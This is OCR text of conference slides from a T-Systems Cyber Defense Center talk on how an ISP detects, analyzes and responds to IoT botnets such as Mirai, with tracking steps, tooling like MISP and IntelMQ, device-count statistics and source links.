
Report affected IPs to customers

- Internal: Not needed; External: *Roadmap*

D | A | R [Respond]

Apply mitigations to protect customers

SUMMARY & OUTLOOK



THANKS! QUESTIONS?

CHRISTOPH GIESE <CERT@TELEKOM.DE>
T-SYSTEMS CYBER DEFENSE CENTER

T · · Systems ·

DISCUSSION

- How do you handle news on vulnerabilities in IoT devices as a [manufactor, customer, ISP]?
- Are you [as a CERT/CDC/SoC] interested in malicious source IP addresses from infected devices?
- How should we as a security community be prepared for more and more complex IoT botnets?

SOURCES

[Antonakakis2017] https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf

[APNIC] https://blog.apnic.net/2017/03/21/questions-answered-mirai-botnet/

[Cloudflare] https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/

[Gartner] https://www.gartner.com/newsroom/id/3598917

https://www.bleepingcomputer.com/news/security/over-65-000-home-routers-are-proxying-bad-traffic-for-botnets-apts/

[Talos] https://blog.talosintelligence.com/2018/05/VPNFilter.html


[Wired] https://www.wired.com/story/upnp-router-game-console-vulnerabilities-exploited/

BACKUP

T · · Systems ·

WHO WE ARE

GOAL: PROTECT COMPANY AND THEIR CUSTOMERS



WHO AM I

Cyber Defense Center & CERT

- Design/Build rules for the detection mechanisms in 24/7 SoC

- Incident Coordination
- Information sharing

Christoph Giese

Work / Studies

- **Automotive** (Software Engineer; 2y)
- **CDC/CERT** (Forensics/ 3rd level SoC / Tech CTI / SW Dev / Sec Platform; 3.5y)
- **Msc Digital Forensics** (Topic: IoC vetting; on-the-job)

- Open Source supporter / Music / Sports / Discussions

THREAT DESCRIPTION
ATTACKERS VIEW


Advantages of IoT devices

+ 24/7 online
+ (Mostly) unmonitored
+ Poorly secured
+ Increasing market
+ Increasing computing power
+ Max distributed

Category	2017	2018	2020
Consumer	5,244.3	7,036.3	12,863.0
Business: Cross-Industry	1,501.0	2,132.6	4,381.4
Business: Vertical-Specific	1,635.4	2,027.7	3,171.0
Grand Total	**8,380.6**	**11,196.6**	**20,415.4**

[Gartner]

RAPID EVOLUTION OF IOT BOTNETS



Rep=Replication

* [antonakakis2017]

OUR MODEL FOR HANDLING IOT BOTNETS AS ISP

Tracking Activities

- pDNS: (First) seen in Germany?
  - `2017-12-05`
- pDNS: FastFlux? Multiple domains? → Important
  - `Simple IP communication`
- Peakflow: Increasing activity from customer routers?
  - `No anomalies`

Correlation to seen attacks


- MISP correlations using tons of public/private feeds
  - `First information incoming`


D | **A [Analyze]** | R


- CTI-Analysts classification to seen attacks
  - `Based on Mirai source code`

Extended timeline information
Investigated additional communication channels

INTELMQ – MESSAGE BUS SYSTEM







VETTING OF INDICATORS - 1